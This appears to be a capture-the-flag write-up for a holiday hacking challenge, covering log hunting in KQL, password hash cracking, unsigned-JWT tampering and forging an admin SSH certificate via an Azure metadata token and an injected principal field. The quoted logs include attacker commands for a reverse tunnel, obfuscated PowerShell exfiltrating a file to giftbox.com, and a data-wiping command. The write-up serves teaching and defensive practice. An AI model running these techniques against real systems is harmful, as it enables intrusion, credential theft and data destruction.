
As can be expected – notwithstanding his claims to the contrary - Shify is definitely cheating and we can verify this by playing the same hand multiple times and observing that Shifty plays the same hand too which means that Shifty is able to see what cards we are going to play and modify his hand based on that.

I wasn't quite able to figure out the algorithm Shifty is using to play his hand but through some trial and error I noticed that he always plays the '0' and '9' and that if you play 0,1,8 and 9 he will copy those and try to play the smallest possible value as the fifth number – so that a hand with 0,1,2,8,9 will force Shifty to play the exact same hand and get a tie.

Armed with the above knowledge, I tried entering `nan` as the input of one of the cards and sure enough it was accepted. Most probably the python code is checking whether `user_input < 0` and whether `user_input > 9` – both of which will return `False` when `user_input = nan`.

By playing a hand of 0, 1, 8, 9 and `nan` we beat Shifty every time as he tries to play 0,1,2,8,9 and `nan` is evaluated as being simulatenously the highest and lowest number – earning us 2 points 😊

Just re-play the same hand 5 times to win the game. Shifty may be smart but he doesn't learn 😊



Objective 13 – KQL Kraken Hunt

Use Azure Data Explorer to uncover misdeeds in Santa's IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information

Hints

- Do you need to find something that happened via a process? Pay attention to the ProcessEvents table!
- Once you get into the Kusto trainer, click the blue *Train me for the case* button to get familiar with KQL.
- Looking for a file that was created on a victim system? Don't forget the *FileCreationEvents* table.

Procedure

For this challenge we are taken to Microsoft's Kusto detective Agency. We are instructed to create a free Kusto Cluster and undergo a quick on-boarding trial by determining the number of Craftperson Elfs that are working from Laptops. We can get this answer by running the following query:

ONBOARDING:

```
Employees
| where role =~ "Craftsperson Elf"
| where hostname has "LAPTOP"
| distinct hostname
| count
>25
```

Having successfully completed the onboarding session, we are entrusted with our first Case.

CASE 1:

To complete this case, we need to determine three things:

- What is the email address of the employee who received the phishing email?
- What is the email address that was used to send this spear phishing email?
- What was the subject line used in the spear phishing email?

Since we know that the phishing email contained the URL 'http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx' we can use this to filter for emails in the Email table and determine the recipient, sender and subject line for the email:

```
Email
| where link has
"http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx"
| distinct recipient, sender, subject, link
    > alabaster_snowball@santaworkshopgeeseislands.org cwombley@gmail.com [EXTERNAL] Invoice foir
reindeer food past due
http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx
```

CASE 2:

Now on to the second case. For this case we are tasked with answering the following questions:

- What is the role of our victim in the organization?
- What is the hostname of the victim's machine?
- What is the source IP linked to the victim?

Just like the previous case, we can answer all three questions in a single, simple query to the Employees table filtering by the email address obtained in CASE 1.

```
Employees
| where email_addr =~ "alabaster_snowball@santaworkshopgeeseislands.org"
| distinct role, hostname, ip_addr
        > Head Elf    Y1US-DESKTOP     10.10.0.4
```

CASE 3:

For our 3rd case we need to determine the following:

- What time did Alabaster click on the malicious link?
- What file is dropped to Alabaster's machine shortly after he downloads the malicious file?

To get our answer to the first question we can filter out the `OutboundEvents` table by the URL for the malicious link. Once we have the timestamp we can then look into the `FileCreationEvents` table and filter out a couple of minutes after the timestamp we just obtained – since we expect the file to be created within a few minutes of accessing the URL.

Sure enough, we can see that just after the malicious `MonthlyInvoiceForReindeerFood.docx` a suspicious executable called `giftwrap.exe` was also created.

```
OutboundNetworkEvents
|where url has "http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx"
| distinct timestamp
        > 2023-12-02T10:12:42Z

FileCreationEvents
| where hostname == "Y1US-DESKTOP"
| where timestamp between (datetime(2023-12-02 10:12)..datetime(2023-12-02 10:15))
| distinct filename
        > MonthlyInvoiceForReindeerFood.docx
        > giftwrap.exe
```

CASE 4:

We're now starting to build a clear picture of what happened. Alabaster Snowball received an email claiming to be an invoice for reindeer food. He unwittingly downloaded the attached .docx file and opened it. The .docx file must have had some built in Macros that instructed it to download a program called `giftwrap.exe` to alabaster's machine. In this 4th Case we are asked to determine what happened after this:

- The attacker created a reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?
- What is the timestamp when the attackers enumerated network shares on the machine?
- What was the hostname of the system that attacker moved laterally to?

This case is a bit more involved than the previous one, but we can tackle it by having a close look at the `ProcessEvents` table and filtering for events that happened on Alabaster's machine after clicking on the malicious link.

We can immediately notice several `cmd.exe` commands that have been passed to it. Including a command for Ligolo which is a lightweight tool to create site-to-site tunnels. In this case a reverse tunnel connection has been created to `113.37.9.17:22`.

```
ProcessEvents
| where hostname == "Y1US-DESKTOP"
| where timestamp between (datetime(2023-12-02 10:12)..datetime(2023-12-02 23:59) )
| where process_commandline has "ligolo"
| distinct process_commandline
        > "ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username rednose
--password falalalala --no-antispoof
```

Once the reverse tunnel has been created the intruder started looking around the system and we can see he runs the `net share` command to enumerate the available shares on the domain.

```
ProcessEvents
| where hostname == "Y1US-DESKTOP"
| where process_commandline has "net share"
|distinct process_commandline, timestamp
        > net share     2023-12-02T16:51:44Z
```

Finally, he pivots to the fileshare `NorthPolefileshare` using the `net use` command in `cmd.exe`.

```
ProcessEvents
| where hostname == "Y1US-DESKTOP"
| where process_commandline has "net use"
|distinct process_commandline
        > net use
        > cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123
```

CASE 5:

Now it's time for us to delve deeper into this case. We are asked to determine the following:

- When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?
- What was the name of the file the attacker copied from the files hare?
- The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?

To start tackling this case we first need to see what encoded PowerShell commands we can find in the `ProcessEvents` table. We can find this by filtering for `process_commandline` entries that include the `-enc` switch (which is used to pass on an encoded command). It helps to summarize by distinct `process_commandline` entries here.

From the output of this query, we can determine that there is a PowerShell command that is being run on several different machines. If we decode this command from base 64 we get the following:

```
print
base64_decode_tostring('SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0ZXJOYW1lICRTZXJ2ZXIgLUNsYXNzIENDTV9Tb2Z0d2FyZV
VwZGF0ZXNNYW5hZ2VyIC1OYW1lIEluc3RhbGxVcGRhdGVzIC0gQXJndW1lbnRMaXN0ICgsICRQZW5kaW5nVXBkYXRlTGlzdCkgLU5h
bWVzcGFjZSByb290WyZjY20mXWNsaWVudHNkayB8IE91dC1OdWxs')

        > Invoke-WmiMethod -ComputerName $Server -Class CCM_SoftwareUpdatesManager -Name
InstallUpdates - ArgumentList (, $PendingUpdateList) -Namespace root[&ccm&]clientsdk | Out-Null
```

This looks like a legitimate command, and we can exclude it from our filter.

This leaves us with three encoded PowerShell commands. All three of which were run only once and on Alabaster's machine:

```
ProcessEvents
| where process_commandline  has "-enc"
| where process_commandline !has
"SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0ZXJOYW1lICRTZXJ2ZXIgLUNsYXNzIENDTV9Tb2Z0d2FyZVVwZGF0ZXNNYW5hZ2VyIC1OY
W1lIEluc3RhbGxVcGRhdGVzIC0gQXJndW1lbnRMaXN0ICgsICRQZW5kaW5nVXBkYXRlTGlzdCkgLU5hbWVzcGFjZSByb290WyZjY20
mXWNsaWVudHNkayB8IE91dC1OdWxs"
| distinct timestamp
| sort by timestamp asc
        > 2023-12-24T16:07:47Z
        > 2023-12-24T16:58:43Z
        > 2023-12-25T10:44:27Z
```

At this point it makes sense to copy all three base64 encoded commands and decode them to text. I used Cyberchef for this step.
This gives us these three commands that were executed in order:

```
( 'txt.tsiLeciNythguaN\potkseD\:C
txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c- exe.llehsrewop' -
split '' | %{$_[0]}) -join

''[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116,
97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115,
107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115,
116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109,
92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN

C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$
```

This is interesting. Apart from encoding his commands in base64, the attacker also used **code obfuscation techniques** – presumably in a bid to stop us from finding these commands by running simple searches in our log files.

The first command is written in reverse with some code at the end to sort it back in order.

Which gives us the answer to our second question:

```
'powershell.exe -c Copy-Item \\NorthPolefileshare\c$\MissionCritical\NaughtyNiceList.txt
C:\Desktop\NaughtyNiceList.txt'
```

The obfuscation of the second command is a bit craftier by using ASCII references to encode the command. But we can decode this quite easily by passing the whole thing to a variable in PowerShell and looking at the result and finding the domain the file was exfiltrated to:

```
PS > $text = [StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32,
45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105,
99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105,
108, 101))

PS > $text
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file
```

CASE 6:

For our final Case we need to gather two last bits of information:

- What is the name of the executable the attackers used in the final malicious command?
- What was the command line flag used alongside this executable?

These are both easy questions to answer now, since we've already decoded the command in Case 5 and there is no code obfuscation used for this command:

```
C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$
```

Objective 14 – Phish Detection Agency

Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!

Hints

- Discover the essentials of email security with DMARC, DKIM,a nd SPF at Cloudflare's Guide.

Procedure

This one is quite straightforward to tackle. Armed with basic background knowledge of how `DMARC`, `DKIM`, and `SPF` work we can go through the mails in the inbox one-by-one. The easiest ones to mark as Phishing are those where the header includes: "`DMARC: Fail`". The rest need a slightly closer look. In fact, we can also find a few emails where the domain in the "From" field does not match with that in the "Return-Path" value of the header. These are also clearly phishing attempts.

Ultimately, we end up with 10 confirmed phishing emails.

Objective 15 – Hashcat

`Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!`

Procedure

This is a pretty easy one – we are conveniently given a hash file (`hash.txt`) to crack and a password list (`password_list.txt`) to go with it and we are instructed to use Hashcat to crack the password.

First thing to do is to determine the hash type. This is easily achieved by looking at the contents of the `hash.txt` file and observing the string at the start of the file:

```
~$ cat hash.txt

$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb062146
2fec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903
005a6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e7
4822ac652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223
a2bf1b4b415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf683
0ad0e9eafb07980d7f2e270d8dd1966elf@8044fc109d9a:~$
```

From this we can see that it is a Kerberos ASREP token (as hinted at in the opening introduction of the challenge) which corresponds to Hash-Mode 18200 in HashCat.


The opening introduction also advises us to use the `-w 1 -u 1 --kernel-accel 1 --kernel-loops 1` switches with HashCat to keep system usage low.

So, all that we need to do to crack the password is run the following command:

```
~$ hashcat -a 0 -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 -m 18200 hash.txt password_list.txt --
force
```

Once HashCat runs and confirms that we have a match, we can see the password stored in `~/.hashcat/hashcat.potfile`.

And that's it – we've learnt that Alabaster Snowball's password is **IluvC4ndyC4nes!**, which we can confirm by running `/bin/runtoanswer` and submitting the password.



```
elf@8044fc109d9a:~$ /bin/runtoanswer
What is the password for the hash in /home/elf/hash.txt ?

> IluvC4ndyC4nes!
Your answer: IluvC4ndyC4nes!

Checking....
Your answer is correct!
```

Objective 16 – Elf Hunt

`Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.`

Hints

- `Unlock the mysteries of JWTs with insights from` [`PortSwigger's JWT Guide`]`.`
- `The elves are really fast aren't they? If there were only some way to slow them down. I wonder if they got into santa's magic cookies?`

Procedure

The hints make this one quite straightforward to complete.

Upon loading the game and opening developer tools we see that we are given a cookie called `ElfHunt_JWT`. This cookie looks something like this:

`eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.`

From the objective hints and the name of the cookie we can safely assume that this is a JSON Web Token (JWT) and looking at the source code for `main.js` we can see that the JWT is being split into three parts with the '.' Acting as a delimiter. The inline comments conveniently let us know that the second part contains the payload.


```
function parseJwtPayload(token) {
  // Split the JWT into its three parts
  const parts = token.split('.');
  // The payload is the second part. We decode it from base64 and parse the JSON
  try {
```

We can also notice that there is nothing after the second '.' Which means that this JWT has no signature which also means that we should be able to modify the payload however we like.

By copying the middle part of the JWT; "`eyJzcGVlZCI6LTUwMH0`" and using Cyberchef to decode from Base64 we find that the payload consists of the following JSON value:

`{"speed":-500}`

We can simply modify this to a smaller number (i.e. slower speed) and convert it back to Base64 and paste it back in our cookie.



Name	Value	Domain	P..	Expire
ElfHunt_JWT	vidHlwIjoiSldUIn0.eyJzcGVlZCI6LTEwfQ==	elfhunt.org	/	Sessic

Now we just reload the page and play the game with the nice slow elves 😊

Congratulations!
You solved the Elf Hunt!
The skills you learned here may come in handy.
Click the Game Token

Objective 17 – Certificate SSHennanigans

Go to Pixel Island and review Alabaster Snowball’s new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?

Hints

- Azure CLI tools aren't always available, but if you're on an Azure VM you can always use the Azure REST API instead.
- The get-source-control Azure REST API endpoint provides details about where an Azure Web App or Function App is deployed from.
- Check out Thomas Bouve's talk and demo to learn all about how you can upgrade your SSH server configuration to leverage SSH certificates.

Procedure

Alabaster Snowball tells us that he needs our help with his “fancy new Azure server” at ssh-server-vm.santaworkshopgeeseislands.org. He also tells us that with the help of ChatNPT he has created a website that automatically generates certificates for users and that the website is found at: https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl. The video by Thomas Bouve is very helpful to get started with this one.

First order of business is to go ahead and create a certificate pair using `ssh-keygen` and the command shown in Thomas Bouve’s video:

```
$ Ssh-keygen -C ‘SSH Certificate CA’ -f ca
```

This will create two files; `ca` and `ca.pub`. Copy the contents of ca.pub into the form of the certificate generator URL that Alabaster Snowball shared with us and this will give us our SSH certificate.

We can go ahead and copy this text into a new file called `SSHCert.pub` and adjust permissions using `Chmod 600 SSHCert.pub`. However, the text needs to be cleaned a bit before we can use this as our certificate file. Remove the bit of text at the end that reads `“principal”: “elf”` and leave all the rest. Save the file and we should be ready to connect to the server using our new certificate.


To connect use the following command to specify the private and public key pair to use with ssh:

```
$ ssh -i ca -i SSHCert.pub monitor@ssh-server-vm.santaworkshopgeeseislands.org
```

This puts us through to Alabaster’s server and we are greeted by the “SatTrackr” dashboard.

Hitting the escape sequence Ctrl+C brings us to a terminal prompt, and we can start snooping around. Right away we can see that there is another user called `alabaster` on this server which we do not have access permissions for.

Also, by looking into `/etc/ssh/sshd_config.d/sshd_config_certs.conf` we can see that the server is set up to map principles to usernames by looking for the `AuthorizedPrincipalsFile` in `/etc/ssh/auth_principals/%u`



```
Satellite Tracking Interface

Position: 1.145133°, -145.261626°
Velocity: 3.0702 km/s
Altitude: 35785.91 km above Earth's surface
Signal Strength: 90.77%
Solar Panel Status: Deployed
Battery Status: Unknown
Thermal Status: Unknown

**** Geostationary orbit detected! ****
```

The logical next step is to have a look at what’s inside the `auth_principals` folder and sure enough we can see two principals; `alabaster` and `monitor`. By looking into the contents of these two principal files we can see that `alabaster` is mapped to the `admin` user and `monitor` is mapped to the `elf` user.

```
monitor@ssh-server-vm:/etc/ssh/auth_principals$ cat alabaster monitor
admin
elf
```

Just to be sure we can check whether it is possible to edit the monitor principal to give us admin user access, but we do not have sufficient rights to edit the file and we'll need to be a bit craftier.

So, let's see what we can learn about the Azure server we're on. There is no Azure CLI available but as the hints kindly suggest we can use Azure REST API calls instead. By running the following command, we can retrieve the Azure Instance Metadata (IMDS)[1]:

```
$ curl -s -H Metadata:true --noproxy "*" "http://169.254.169.254/metadata/instance?api-
version=2021-02-01" | jq
```

Note: we pipe the output to `jq` to give us a nicely formatted JSON output.

This gives us some useful information about the server we're on. Most importantly we learn our Subscription ID and Resource Group Name, which will be useful in the next few steps:

```
"resourceGroupName": "northpole-rg1",
"resourceId": "/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/virtualMachines/ssh-
server-vm",
    "subscriptionId": "2b0942f3-9bca-484b-a508-abdae2db5e64",
```

Next, we can go ahead and generate ourselves a token by calling a specific URI (I used `curl` and piped the output to `jq` for readability):

```
$curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2021-02-
01&resource=https%3A%2F%2Fmanagement.azure.com%2F' -H Metadata:true -s | jq
```

This gives us an `access_token` that starts with `"eyJ0..."` (I will not be pasting the whole thing here as it's a long string). To make things a bit easier for ourselves we can assign the access token to a shell variable called `$TOKEN`:

```
$ TOKEN=eyJ0e.....
```

One of the hints for this challenge specifically mentions that we can use the REST API to get more information about the app that is running on the server and where it resides by using 'Get Source Control'[2]. We can do this by calling a URI with the `subscriptionId` and `resourceId` parameters we learned earlier. The `{name}` parameter is taken from the URL of the app, i.e. `northpole-ssh-certs-fa` and we also need to pass on the `$TOKEN` we generated earlier as a header in our request:

```
$ curl https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-
abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-
certs-fa/sourcecontrols/web?api-version=2022-03-01 -H "Authorization:Bearer $TOKEN" | jq
```

From the output of this command we learn that the function app is being deployed from `"repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa"`. This allows us to have a closer look at the source code of the app by visiting its GitHub repository.


The most interesting part of the code is that when the app receives an HTTP POST request it looks for the `'principal'` value in the input JSON – if it is not found it will set it to a default value (`'DEFAULT_PRINCIPAL'`). If only we could pass on a value for `prinicpal`!

---

[1] https://learn.microsoft.com/en-us/azure/virtual-machines/instance-metadata-service?tabs=linux


[2] https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/get-source-control?view=rest-appservice-2022-03-01

I decided to use OWASP ZAP (Zed Attack Proxy) which I learned about in the Reportinator Challenge for this next step. ZAP makes it easy to intercept and modify HTTP requests, so it was just a matter of loading the certificate-generating website in ZAP, submitting my public key in the corresponding field and then intercepting the HTTP POST request and just added `“principal”:”admin”` to the JSON in it before forwarding it. The website immediately replies with our new certificate and we can see that the principal for the certificate is now `‘admin’`.



```
POST
https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twir
l HTTP/1.1
host: northpole-ssh-certs-fa.azurewebsites.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer:
https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twir
l
Content-Type: application/json
```

```
{
    "ssh_pub_key":
"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEvKWLv2tGPZgasHRsWLKyvTbIAkjnJuwYjSxV19Ij2EbG2
MfOopCCevzM4fqMBJaklqvieTPlgTnJK8kRL6Y5asVjvsnpu8cZUdETtQeaf6punOymhdXnVvDUWk+Jt3TpSX1
vV3gSt7KGcxaMbmHJJGxDPV5mv1CxI0lAiZVGOIwndGSQMjrUsdt7hQxG58ymjpWNMI/56Z9f9MXm+4Qv5WuoL
vTaDWdUxQTtFWEvLeH2o+hjkf33iml8Feho6jzDkQv8bJr79HtJKa1ZKBzuFY56MzOHwLNCo/8R2Ndqu7CYoov
uk8DRU2kk5JIswsdp4zWEUXGN9aVMCQBhloziOJCqfCJ3X436/wfb8R2iSuQ4CipAQ7/ypogFpi/10zQHV1hYL
ALL1PuHCGpYbjiBczkPv+4tIjVau3o/XTTGURDhPVQLaQsZOboczn3jmka0xJzSCl/bhy+QXTA8uoJjiRV7AWv
YhbZa0LYOuAR8BsGStm+GpcGdDeHve26AZ9M=",
    "principal": "admin"
}
```



```
HTTP/1.1 200 OK
Content-Type: application/json
Date: Mon, 01 Jan 2024 10:01:34 GMT
Server: Kestrel
content-length: 1045

{"ssh_cert":
"rsa-sha2-512-cert-v01@openssh.com AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQA
AACY3MTY0MjM5NzY1Njc3OTkxNzg2ODY3NDExNzAwNzYzNDEzMTkzNwAAAAMBAAEAAAGBAMS8pYu/a0Y9mBqwd
GxYsrK9NsgCSOcm7BiNLFXX0iPYRsbYx86ikIJ6/Mzh+owElqSWq+J5M+WBOckryREvpjlqxWO+yem7xxlR0RO
1B5p/qm6c7KaF1edW8NRaT4m3dOlJfW9XeBK3soZzFoxuYckkbEM9Xma/ULEjSUCJlUY4jCd0ZJAyOtSx23uFD
EbnzKa0lY0wj/npn1/0xeb7hC/la6gu9NoNZ1TFBO0VYS8t4faj6GOR/feKaXwV6GjqPMORC/xsmvv0e0kprVk
oHO4VjnozM4fAs0Kj/xHY12q7sJiii+6TwNFTaSTkkizCx2njNYRRcY31pUwJAGGWjOI4kKp8Indfjfr/B9vxH
aJK5DgKKkBDv/KmiAWmL/XTNAdXWFgsAsvU+4cIalhuOIFzOQ+/7i0iNVq7ej9dNMZREOE9VAtpCxk5uhzOfeO
aRrTEnNIKX9uHL5BdMDy6gmOJFXsBa9iFtlrQtg64BHwGwZK2b4alwZ0N4e97boBn0wAAAAAAAAABAAAAAQAAA
CQ3MjBlNThkNi01MWM1LTRjMDItOGRiYi05YTBiNzVkZjQ4ZWQAAAAJAAAABWFkbWluAAAAAGWSjFIAAAAAZbd
3fgAAAAAAAASAAAACnBlcm1pdC1wdHkAAAAAAAAAAAAAADMAAAALc3NoLWVkMjU1MTkAAAAgaTYY0wKYmRc8k
cdFAf35MzgJGuyr/sEvTCn4/qsIhYcAAABTAAAAC3NzaC1lZDI1NTE5AAAAQOTh9AZnZmTdZtHL8YXDQdeKORS
rwFlPqeNB/vaEFQMg+zJk5AvpwY48W1bARf7Gaw4Qk4I6wq3dW75I7LOeuAw= ", "principal": "admin"}
```

Now we need to repeat the initial steps of this challenge with the new certificate to be able to log in as ‘`alabaster`’:

- Copy the certificate to a file called `SSHCert_admin.pub`
- `Chmod 600 SSHCert_admin.pub`
- Log in to the server using the ‘alabaster’ username:
  `ssh -i ca -i SSHCert_admin.pub alabaster@ssh-server-vm.santaworkshopgeeseislands.org`

That’s it! We now have admin access to the server, and we can see alabaster’s to-do list in his home folder, from which we find out that he intends to implement a “Gingerbread Cookie Cache”.

```
~$ cat alabaster_todo.md
# Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure
Rudolph's red nose doesn't interfere with the signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer.
Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm
trees for optimal cooling. Remember to watch out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it
blocks any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data
retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves
can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is
singing a Christmas carol. Jingle Bells is said to be the most secure.
```

Objective 18 – The Captain’s Comms

Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You'll need to assume the **GeeseIslandsSuperChiefCommunicationsOfficer** role.

Hints

- I hear the Captain likes to abbreviate words in his filenames; shortening some words to just 1,2,3, or 4 letters.
- Web Interception proxies like Burp and Zap make web sites fun!
- I've seen the Captain with his Journal visiting Pixel Island!
- A great introduction to JSON Web Tokens is available from Auth0.
- Find a private key, update an existing JWT!

Procedure

By intercepting in BURP we can see the value of a Bearer token in an authorization header: `Authorizaion: Bearer eyJhbG.....`

